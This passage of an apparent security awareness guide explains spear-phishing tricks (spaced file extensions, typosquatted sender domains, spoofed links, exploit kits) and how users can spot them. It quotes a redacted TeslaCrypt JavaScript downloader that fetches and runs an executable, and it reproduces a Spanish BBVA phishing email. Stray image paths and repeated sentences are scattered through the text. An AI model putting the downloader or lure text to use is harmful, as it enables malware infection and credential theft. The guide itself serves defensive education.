Another method used by attackers to hide the original extension of the malicious file is to add multiple spaces just before the real extension. In this way, a binary with the name "Invoice_2016.exe" could be renamed to "Invoice_2016.pdf" (note the spaces before the .exe extension). Such a file would be represented as shown in the figure below. To make the hoax more believable, attackers often modify the icon associated with the binary as well.

Another method used by attackers to hide the original extension of the malicious file is to add multiple spaces just before the real extension. In this way

[Figure 3-9] Use of spaces to hide the true extension



A user who does not notice the three dots indicated by Windows (which indicate that the length of the filename is longer than the one displayed) might think that the legitimate file extension is PDF. This trick was used, for example, in certain spear phishing campaigns carried out by APT1 [Ref - 17].

3.5 Usurpation of the sender

As mentioned in the introduction to the report, attackers try to obtain as much information about their victims as possible before sending any mail.

Knowing the alliances that the target organisation has with other companies, or having the most common contacts of a certain employee, can be the decisive factor that determines the success or failure of a *spear phishing* campaign. Sometimes this information can be accessed directly from the organisation's own website, for example, from the suppliers, sponsors, etc. section. Social networks, forums, collaborative software platforms, etc., are other resources of great interest for spear phishing. are other resources of great interest for locating information about a company's employees. For example, if an attacker locates a forum in which an employee of the company to be compromised establishes a certain debate with other users, they can take advantage of this information to send them a private e-mail usurping the identity of some of these users.

Another example; if an attacker knows that the worker periodically receives pricing rates from a service provider, the attacker can usurp the service provider to send a malicious document and gain access to the worker's machine.


Attackers usually use two methods to usurp a user's identity. If, after analysing the domain of the user they are trying to usurp, they determine that it is not possible to forge it, they usually register a domain with a very similar name. Tools such as "*URLCrazy*" [Ref - 18] or "*dnstwist*" [Ref - 19] allow this process to be automated.

Before sending any mail, the attackers try to get as much information as possible about their victims

See the following example with the latter tool. Suppose an attacker creates a *phishing* campaign using gasnatural.es as a decoy. After verifying that this domain has SPF records (concept explained below) and that it cannot be hijacked, the attackers decide to register a similar domain. To do so, they use dnstwist. This tool automates the generation of similar domains from the one entered as an argument, in this case the legitimate domain *gasnatural.es*. With the -r option, it will show the similar domains currently registered. Note that the output shows similar domains using various techniques:


- ***Omission*** (removing characters): ***gasnatura.com***
- ***Hyphernation*** (adding a hyphen): ***gas-natural.es***

[Figure 3-10] *DnsTwist* tool (registered domains similar to *gasnatural.es*)



If the same command is executed without the -r parameter, *dnstwist* will generate a multitude of similar domains using some of the previously mentioned techniques as well as repetition, insertion, replacement, addition, etc. techniques. The following image shows the result of executing *dnstwist* with the generation of 280 variants using these methods.

[Figure 3-11] *DnsTwist* tool (search for domains similar to *gasnatural.es*)



The attacker can select any of these domains to send a malicious e-mail. In recent years, several phishing campaigns have been carried out using this same method. One of the most relevant was the Endesa campaign. The attackers [Ref - 20] used multiple fake Endesa domains to impersonate the company and infect users with a variant of *TorrentLocker* (a type of *ransomware*). One of the senders used was "*endesa-clientes.com*" which has some similarity with the legitimate domain "endesaclientes.com". It can be verified by means of a *whois* that the registration date of the domain has been made a few days before the malicious e-mails were sent.

[Figure 3-12] Whois *endesa-clientes.com*

These e-mails try to simulate an Endesa bill like the one shown in the image on the right. The link "*Consulta tu factura y consumo*" points to a .zip file hosted on a certain website (a compromised server) which contains a *JavaScript* file that initiates the download and execution of the *ransomware*.

[Figure 3-13] *Phishing endesa-clientes.com*

The other technique attackers often resort to is spoofing the sender's real account and domain. This is undoubtedly the most effective method, as it increases the likelihood that the victim will open an e-mail from someone they know. However, in order to spoof a user's domain, the DNS server associated with it must lack certain security measures, such as SPF (*Sender Policy Framework*). SPF, as described by the company **Proofpoint** is:

"... an email authentication protocol that allows your company to specify who is allowed to send email on behalf of your domain. You can authorise senders for email providers in the domain name system (DNS). That SPF record includes a list of approved IP addresses and provider IP addresses."

An attacker can easily check if a certain domain makes use of SPF, e.g. by means of the dig command. The following example shows the SPF record of the legitimate domain *correos.es*. The servers indicated with the option "a" correspond to those authorised to send e-mails

[Figure 3-14] *SPF correos.es*

3.6 Harmful links

The use of harmful links is perhaps one of the most commonly used techniques to execute code on the victim's computer or to obtain information from the victim. The type of link (where it points to, what kind of actions it will execute, etc.) will depend on the attackers' objectives. The most common uses of harmful links are described below.


The use of harmful links is perhaps one of the most commonly used techniques to execute code on the victim's computer or to obtain information from the victim

3.6.1 Bank phishing

If the objective is to obtain financial data from users, it is common to design an e-mail trying to impersonate a certain bank [Ref - 2]. If the user clicks on the link, they will be redirected to a page that looks similar or almost the same as the page of the bank they are trying to impersonate.

Note the following image, where the link appears to point to the legitimate BBVA bank site (www.bbva.es).

[Figure 3-15] Bank *phishing* (BBVA)


De:BBVA <info@bbva.es>

BBVA

Estimado cliente de BBVA:

Grupo BBVA siempre trata de encontrar sus expectativas mas altas. Por eso usamos la ultima tecnologia en seguridad para nuestros clientes. Por lo tanto nuestro departamento de antifraude ha desarrollado un nuevo sistema de seguridad que elimine cualquier posibilidad del acceso de la tercera persona a sus datos, cuentas ni fondos. Este sistema esta construido en la utilizacion de una pregunta secreta y respuesta.

Su respuesta secreta seria usada para confirmar su identidad cuando haga una operacion de pagos.
Es obligatorio para todos los clientes de **BBVA** en Linea usar este sistema de seguridad.
Nuestro consejo para usted es que introduzca sus datos se acceso para pasar La Verificacion Del Sistema.

Si el registro no es realizado dentro de 48 Horas su cuenta sera suspendida temporalmente hasta que su registro sea completado.
Esto solo le va a costar unos minutos de su tiempo y va a tener una seguridad mucho mas estable.
Para comenzar el registro por favor haga click aqui:

https://www.bbva.es/TLBS/tlbs/esp/segmento/particulares/index.jsp

However, if the user clicks on it, he will be redirected to a certain malicious IP. This trick takes advantage of HTML's HREF property where the legitimate website is specified as the link name while the link itself points to the malicious site. The following image shows how easy it is to create a link whose name is *https://www.bbva.es* while the link associated with it points to a malicious website.

In other cases, domain names similar to the legitimate one are often registered (using the same techniques as those detailed in section 3.5) to lend more credibility to the e-mail or even use legitimate services such as Google Docs [Ref - 22] to host the relevant fraudulent form. The malicious page will ask for the user's credentials or bank details (e.g. card number and coordinates) under some justification. The data entered by the user will be sent to a server controlled by the attackers.

3.6.2 Download link to a harmful file

If the aim is to infect the user's computer, it is common to use a link pointing to a malicious file hosted on a server so that, once the user clicks on it, the download begins. It is not uncommon for even legitimate services such as Dropbox, Mega, etc. to be used (see image 3-3). (see image 3-3) are even used to host such files in order to circumvent certain security solutions.

[Figure 3-16]
HREF (harmful link)

The *phishing* campaigns carried out during May 2015 [Ref - 23] to infect users with *Cryptolocker* [Ref - 24] once again used social engineering to convince users to download and execute a certain file. In this case, the e-mails pretended to come from Correos alerting the user that a certain registered letter could not be delivered. If the user clicked on the "*Descargar información sobre su envío*" button, they would download a .rar file containing the *ransomware* executable.

[Figure 3-17] *Phishing* Mails

Note that in order to make the e-mail more credible and give the user a false sense of security, the user is asked to enter a certain *captcha before downloading* the file.

3.6.3 Web Exploit Kits


Although it is not as widespread as in the past, they have been developed and updated in recent years [Ref - 25]. Web Exploit Kits are one of the most sophisticated technologies to infect a user without the need for the user to download or execute a malicious file. This type of tool identifies vulnerabilities in the browser or one of its plugins (commonly *Flash*, *Silverlight* or *Java*) to execute malicious code on the victim's computer.

The level of sophistication that this type of tools can reach can be seen in the *Angler Exploit Kit* [Ref - 26], which has several techniques to evade security solutions such as EMET and controlled environments (sandbox, virtual machines, etc.). Other *Web Exploit Kits* that have been on the rise are Capesand, *RIG* and *Fallout* [Ref - 25].

Web Exploit Kits are one of the most sophisticated technologies to infect a user without the need for the user to download or execute a malicious file

Generally, the infection process is similar to the one described below. First, a user receives an e-mail in which, through social engineering, the user is encouraged to click on a certain URL. If the user clicks on the link, he is redirected to a TDS or *Traffic Direction System* server. The aim of this server is to assess whether the victim is of interest, i.e. whether he is a candidate to be compromised or not. For this purpose, characteristics such as the browser's *user-agent*, the IP, the referer directive, etc. are generally taken into account.

If the user is considered of interest, they will be redirected to the *Server Exploit kit*, which will analyse the version of the browser and the version of the *plugins* installed on it. If any version of these components is vulnerable, the *Server Exploit kit* will launch the relevant exploit to execute code on the user's computer in order to download the appropriate *malware*. The following image shows a simplified representation of this process.



[Figure 3-18]
Web Exploit Kit

In case the user is not considered to be of interest (e.g. because he/she uses a browser not targeted by the attackers), no harmful action will be taken (redirecting the user, for example, to a legitimate site).

NOTE:

Please note that the URL received by the user will not always be harmful. In so-called "*watering hole*" attacks, attackers analyse the victim's browsing patterns before sending any harmful e-mail. Once they have gathered this information, they try to compromise some of the web pages most frequently consulted by users. Generally, the infection method consists of adding harmful code to redirect the visitor to the Web Exploit Kit controlled by the attackers (e.g. a simple *Javascript iframe*). The last step would consist of sending an e-mail with a link to the previously compromised legitimate URL.

This method is much more efficient because of the credibility it brings to the user to see a trusted site. The February 2016 attack on Indian diplomats and military personnel, dubbed *Operation Transparent Tribe* [Ref - 27] by Proofpoint researchers, used this type of technique to infect specific computers with the *MSIL/Crimso* RAT.

It is worth noting that this whole process is carried out completely transparently to the user. Even some *Exploit Kits* such as *Angler* [Ref - 28] have the capacity to execute the harmful code directly in memory without writing any file to disk. This technique, known as *fileless infection*, makes it possible to circumvent various security solutions (for example, some antivirus systems) that only intervene when there is a write to disk..

4. Good practices in the use of e-mail

After learning about the most common deception techniques used by attackers, it will be easier for the reader to understand the reasons for the various security recommendations described below. The list is divided into two groups. On one hand, a series of recommendations will be provided aimed at instructing the user to identify possible fraudulent e-mails and thus avoid becoming a victim to one of the previously described attacks.

On the other hand, the "Security of e-mail communications" section will offer some advice aimed at improving the confidentiality and security of e-mail communications.

After learning about the most common deception techniques used by attackers, it will be easier for the reader to understand the reasons for the various security recommendations

4.1 Identifying harmful e-mails

E-mails with an unusual pattern

Sender verification

Checking downloaded files

Updating the operating system and applications

Macros in office documents

4.1.1 E-mails with an unusual pattern

Undoubtedly, the most effective tip for identifying harmful e-mails is common sense. This means that any symptom or pattern out of what is considered normal or usual should arouse the user's suspicion. An irregular pattern or symptom could mean: receiving an e-mail from an unknown sender, receiving an e-mail requesting bank details, etc.


The most effective tip for identifying harmful e-mails is common sense. Any symptom or pattern out of what is considered normal or usual should arouse the user's suspicion

For example, an e-mail sent by a trustworthy company with an unusual subject or request and in which a file or link is attached should generate a certain mistrust on the part of the user. In this scenario, before opening any attachment, it is advisable to contact the supposed sender using a different contact method, for example, telephone, sms, another e-mail, etc. In this way, it will be possible to corroborate whether the e-mail received is legitimate or not. Remember, as seen in point 3.5, that an attacker may sometimes usurp a legitimate domain when it does not have adequate security measures in place.

4.1.2 Sender verification

Do not rely solely on the name of the sender. The user must check that the domain of the e-mail received is trusted. Depending on the e-mail client used, this check will be performed differently. For example, if the user uses Gmail via its web service, he will see a header similar to the following every time he receives an e-mail from a person he has not communicated with before.

Do not rely solely on the name of the sender. The user must check that the domain of the e-mail received is trusted




[Figure 4-1] Sender header (Gmail)

Note that in this case both the sender's name and the sender's e-mail address are visible. Once the user exchanges an e-mail with this user, the e-mail address will no longer be displayed in the e-mail header (unless the user clicks on the e-mail details), but only the sender's name will be displayed. Consider this to identify suspicious e-mails.

The following image shows the sender of one of the *phishing e-mails* usurping the company Correos. Note that, although the sender's name is "Correos", the domain (*supportpiece.com*) does not match with the company's own domain (*correos.com*). As shown at the bottom, the year of registration of the domain corresponds to 2015, which is totally unusual if it were the legitimate domain. Whois online services such as https://whois.domaintools.com/ can be used to obtain the creation, update and expiry details of a given domain.


[Figure 4-2] *Phishing* Post header. Whois *supportpiece.com*



Another way to investigate the possible harmful origin of the domain is to use online reputation services [Ref - 29] or malware scanning services. A good option is to use www.virustotal.com which allows, among other things, to check URLs. In the image below, the latter service has been used to check if the domain above, *supportpiece.com*, could be malicious. The image on the right shows the result of this analysis. It can be seen that at least 6 security services (out of 66) identify it as malicious.

It is recommended to read the comments provided by users on this platform as they often provide precise information about the type of threat posed by the website or domain under analysis (e.g. indicating the type of malware downloaded from it).

[Figure 4-3] VirusTotal: Harmful URL scanning




A further alternative to find out if the domain of the e-mail could be harmful is to search for it in a search engine along with keywords such as *phishing*, *malware*, fraud, etc. For example, from the following Google *dork* ***'"supportpiece.com" phishing|malware'*** you will quickly get references to pages, blogs, services, etc. which identifies the domain *supportpiece.com* as fraudulent.

[Figure 4-4] Google search results

If you want to analyse in more detail the origin of the mail received, as well as the route it takes as it passes through each mail server, you will have to obtain the headers of the mail. Although such analysis can be cumbersome for a non-technical user, there are on-line services such as: https://toolbox.googleapps.com/apps/messageheader/analyzeheader that facilitate this task. The user only has to paste the headers into the text box above and click on the "*Analyse the header above*" button. The following image shows the result of an example e-mail using this service. The lower part of the image (red box) shows the "raw" headers while the upper part of the image provides a more explanatory summary of their meaning.

To find out how to obtain these headers for Gmail, AOL, Excite Webmail, Hotmail, Yahoo! services or for Apple Mail, Mozilla, Opera or Outlook e-mail clients, see the following link: https://support.google.com/mail/answer/22454?hl=en.

[Figure 4-5] Analysis of e-mail headers




4.1.3 Checking downloaded files

Before opening any file downloaded from the e-mail, make sure of its extension. As described in point 3.1, attackers can use icons of known applications (Adobe, Word, Excel, etc.) to camouflage the true nature of the file. If the user does not have the option "*Hide file extensions for known file types*" disabled, he may become a victim to the deception and execute the file thinking that it is a harmless file. Remember also to check the full file name. Windows will display three dots (see image 3-9) to indicate that the filename is higher than the one displayed.

Opening any file downloaded from the e-mail, make sure of its extension

[Figure 4-6] Hide file extensions



It is important to note that executable files, i.e. files with the ability to execute code on the machine, are not limited to files with an .exe extension. Other extensions such as: *.com, .cpl, .paf, .cmd, .cpl, .js, .jse, .msi, .msp, .mst, .vbs, .vbe, .psc1*, etc., are capable of executing harmful actions on the computer.

For example, files with a .js extension that are executed from disk (once downloaded) are interpreted by the Windows Script Host, an execution environment provided by *Windows to execute* JScript and VBScript files. This environment allows a .js file to be executed with the same freedom as any other executable file. Attackers are well aware of the advantages [Ref - 30] of executing *JavaScript* outside the browser environment, which is why it is common to find e-mails with attachments containing a .js file. The *TeslaCrypt ransomware* campaigns in April 2016 [Ref - 31] used precisely this method to infect their victims. The following code fragment corresponds to the *JavaScript* file sent as an attachment which would download and execute the final *payload*, an .exe binary corresponding to the *TeslaCrypt ransomware*.

[Figura 4-7] Harmful *Javascript* code.
Source: Sophos

```
var ll = "[redacted].com [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
. . .
xa.write(xo.response);
xa.saveToFile("iywrbchubv.exe");
ws.Run("iywrbchubv.exe");
```

In view of the above information, it is important that the user does not execute any file with a strange or unknown extension. In addition, the use of whitelist applications is recommended. This type of applications are designed to protect the operating system against unauthorised and harmful programs. Their aim is to ensure that only explicitly authorised programs can be executed by preventing the execution of all other programs. The implementation of such systems is achieved by using a combination of *software* that identifies and allows the execution of approved programs with the use of access control lists that prevent the modification of these restrictions. For example, **AppLocker** is a set of policies in Windows 7 that allow multiple levels of enforcement and whitelisting. These policies allow you to specify which users can run certain applications [Ref - 39]. It is also possible to set policies to prevent binaries from running from certain paths (directories).

It is important that the user does not execute any file with a strange or unknown extension

4.1.4 Updating the operating system and applications

It is recommended to have an up-to-date operating system. Office applications as well as the browser and each of its components (*plugins/extensions*) should also be updated to the latest version. This would significantly reduce the exposure to attacks from malicious URLs pointing to *Web Exploit Kits*. As detailed in section 3.6.3, these tools have the ability to compromise a computer by simply visiting a link (without the need to download or execute a file) by exploiting weaknesses in the browser or any of its components.

Since these tools sometimes have *0-days* (*exploits* for unknown vulnerabilities that have not been patched), it is advisable to have additional software to mitigate them. One of the best known tools is EMET (Microsoft) which allows applying certain security measures such as DEP, EAF, ASLR, SEHOP, NPA, etc., in a customised way to the desired processes in order to prevent the execution of harmful code. It is recommended that tools such as the browser or those used to open office files are protected by EMET or similar tools. These types of applications should not be seen as an alternative to antivirus, but as an additional protection tool [Ref - 39]

The operating system, office applications, as well as the browser and each of its components, must be updated to the latest version


4.1.5 Macros in office documents

Section 3.2 detailed the possibilities provided by macros using the VBA (*Visual Basic for Applications*) programming language. An attacker would be free to execute all kinds of actions on the victim's computer. Since the most recent versions of Office prevent macros from running by default, attackers can only resort to social engineering to try to convince the user to enable macros. Although this may not seem very clever, it is still the most commonly used method of circumventing such protection.

The user should never enable macros regardless of what is explicit in the document. In fact, this can be considered as an indicator of suspicion

The user should never enable macros regardless of what is explicit in the document. In fact, this can be considered as an indicator of suspicion. The use of macros is rare and, if the document is legitimate, blocking macros should not make it impossible to view the content of the document.

[Figure 4-8] EMET




4.2 Security of e-mail communications

The previous sections have described security recommendations focused on the prevention of common attacks using e-mail as an entry point. Other important security aspects related to the confidentiality and integrity of data sent by e-mail are described below.

The reader should understand that the process of sending an e-mail involves numerous steps in which various technologies and services are involved. Understanding this process, at least in a generic way, will provide a deeper understanding of, first, the security shortcomings of e-mail and, second, why additional tools are needed to address and improve these shortcomings.

